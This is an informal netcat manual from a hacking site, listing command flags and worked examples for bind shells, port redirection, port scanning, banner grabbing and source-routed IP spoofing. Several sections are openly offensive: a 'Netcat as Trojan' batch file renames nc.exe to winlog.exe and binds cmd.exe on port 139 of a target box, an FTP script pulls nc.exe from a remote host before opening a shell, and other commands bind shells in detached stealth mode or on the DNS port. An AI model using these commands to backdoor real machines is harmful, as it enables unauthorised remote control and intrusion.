

# Netcat Commands

I am going to give you insight and knowledge so that you can understand netcat Me0wwww.

WOW, something useful and FREE

[www.safehack.com](http://www.safehack.com)

# This Netcat Manual is dedicated to my Cat [Fion] or Ass in English



# Netcat Introduction

- [Extracted from <http://www.atstake.com/research/tools/> ]  
Netcat has been dubbed the network swiss army knife.
- It is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.
- It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts.

# Netcat Introduction

- You can read more about NetCat here <http://www.atstake.com/research/tools/nc110.txt> , you can read it locally here.
- Get Netcat 1.10 for Unix from <http://www.atstake.com/research/tools/nc110.tgz>
- Get Netcat 1.1 for Win 95/98/NT/2000 from <http://www.atstake.com/research/tools/nc11nt.zip>


# Netcat Command List

-d	detach from console, stealth mode
-e prog	inbound program to exec [dangerous!!]
-g	source-routing hop point[s], up to 8
-G num	source-routing pointer: 4, 8, 12, ...
-i secs	delay interval for lines sent, ports scanned
-l	listen mode, for inbound connects
-L	listen harder, re-listen on socket close
-n	numeric-only IP addresses, no DNS
-o file	hex dump of traffic
-p port	local port number
-r	randomize local and remote ports
-s addr	local source address
-t	answer TELNET negotiation
-u	UDP mode
-v	verbose [use twice to be more verbose]
-w secs	timeout for connects and final net reads
-z	zero-I/O mode [used for scanning]

# Netcat Execute

- **-e** Executes a program if netcat is compiled with the `-DGAPING_SECURITY_HOLE`. Nc.exe is compiled to execute when `-e` is used.
- Time to do a small exercise using the `-e`, `-l/-L` and `-p` switches.
  - `nc -l -d -p 10000 -e cmd.exe` and/or
  - `nc -L -d -p 10000 -e cmd.exe`
  - This will make nc run in detached mode and listen on port 10000.

# Netcat Execute



The image shows two overlapping Windows command prompt windows. The top window has a title bar that reads "Prompt - nc -l -d -p 10000 -e cmd.exe". The text inside is yellow on a black background. The bottom window has a title bar that reads "C:\WINNT\System32\cmd.exe - nc -v -n 127.0.0.1". The text inside is green on a black background.

```
Prompt - nc -l -d -p 10000 -e cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nc -l -d -p 10000 -e cmd.exe

C:\WINNT\System32\cmd.exe - nc -v -n 127.0.0.1
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nc -v -n 127.0.0.1 10000
<UNKNOWN> [127.0.0.1] 10000 (<?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

# Netcat Listen

- Use **-L** switch to reconnect to the same NetCat sessions. This way you can connect over and over to the same Netcat process. Forces netcat to listen for an inbound connection.
- An example "**nc -l -p 1234 <filename**", this command line tells netcat to listen on port 1234 and once a connection is made to send the file named filename.



# Netcat Listen

- Now let us use the same syntax but this time we are going to tell NetCat to Handle Telnet session with **-t** switch. The **-t** switch enables netcat to respond to telnet negotiation that if netcat is compiled with **-DTELNET** parameter. Again Nc.exe do come compiled to handle Telnet if **-t** is used.
- **nc -l -d -t -p 10000 -e cmd.exe** and/or **nc -L -d -t -p 10000 -e cmd.exe**
- Here another example of using **-e** switch **nc -l -p 53 -t -e cmd.exe**. This will run nc in execute mode and bind it to port 53 (DNS port).

# Netcat IP Spoofing

- **Full Connection IP-Spoof with Source Route**

```
ifconfig eth0:0 A.2
```


```
route add -net A eth0:0
```

```
nc -n -v -s A.2 -g E.2 E.2 23
```

```
nc -n -v -s A.2 -g E.2 E.1 23
```

```
nc -n -v -s A.2 -g E.2 -g E.1 C.1 23
```

```
nc -n -v -s A.2 -g E.2 -g E.1 -g C.1 B.2 23
```



# Netcat Port Redirection

1. Computer A IP 10.10.10.1
2. Computer B IP 10.10.10.2
3. Open 1 DOS windows on computer A
4. Open 2 DOS windows on computer B
5. Type this in The DOS windows on A "nc -v -L -p 666 -e "nc 10.10.10.2 666"
6. Type this in The First DOS windows on B "nc -v -L -p 666"
7. Type this in The Second DOS windows on B"nc -v 10.10.10.1 666"
8. Now Type Stuff in Second DOS windows on B and you should see them on the first DOS windows on B and A must notice  
One connection made  
nc -L -p 9000 -e "nc NtWaK0.com 9001"  
nc -l -p 9000

# Scanning with Netcat

```
nc -v -v -z 127.0.0.1 1-53
```

```
nc -v -v -z 127.0.0.1 21 25 53 139
```

```
nc -v -v -z example.host 80 139 1433
```

```
nc -v -v -z example.host 80 139 1433
```

```
nc -v -u -z -w 3 example.host 20-30
```

```
nc -v -v -z -u -r example.host 111 66-70 88 53 87 161-  
164 121-123 213 49 2
```

```
nc -v -v -z -r example.host 21-25 42 53 66-80 107-118  
137-139 156 161 162 389 568 569 1025 1027 1352  
1433
```

# Banner Grabbing with Netcat

- `nc -nvv xxx.xxx.xxx.xxx 80`
- `nc -nvv xxx.xxx.xxx.xxx 8080`
- `HEAD / HTTP/1.0`
- `[Carriage]`
- `[Carriage]`
- `nc -v www.website.com 80 < get.txt` Retrieve from a web site check for file presence.
- Your `get.txt` file will contain `"GET HTTP/1.0\n\n"`  
`echo "blahblahblah" | nc example.host 80 >`  
`default.htm`  
`cat get.txt | nc example.host 80`

# Netcat as Trojan

- **Netcat As Trojan**

- @echo off

winlog.exe -L -d -p 139 -t -e cmd.exe (note winlog.exe = nc.exe)

Once you ran the batch file on the box that you want to trojan, telnet to it:

- c:\>nc -v [ipaddress of target] [port]

# Netcat FTP Stuff

- make the script
  - echo user>GetNc.txt
  - echo password>>GetNc.txt
  - echo bin>>GetNc.txt
  - echo get nc.exe>>GetNc.txt
  - echo bye>>GetNc.txt
- run the script to get netcat
  - ftp -s:GetNc.txt x.x.x.x
  - del GetNc.txt
- run netcat
  - nc -l -p 999 -t -e cmd.exe

# Netcat Connecting

- From outside the firewall connect to the listening machine

```
nc -v xxx.xxx.xxx.xx 53
```

```
nc -p 31337 example.host 139
```

```
nc -v -v -p 31337 example.host 139
```

```
nc -w 5 -p 31337 example.host 139
```

```
nc -v -v -w 5 -p 31337 example.host 139
```



# Netcat Connecting

- irc.cmd (Connect to an IRC server)
  - @echo off
  - echo Connecting you to IRC liberty.nj.us.dal.net
  - nc -v 208.51.159.10 6667
  - USER a a a a
  - Nick NtWaK0

# Compile Netcat under UNIX

- **Unix Netcat Compile Option**
- Compile netcat with -  
DGAPING\_SECURITY\_HOLE then:
- `nc -v -l -p 5050 -e '/bin/bash'` (on the server)
- `nc -v <ip> 5050` (on your box).
- you will enter your stuff on port 5050 and get output on 5051
- `nc -l -p 5050 | /bin/bash | nc -l -p 5051 2>&1`

**The End**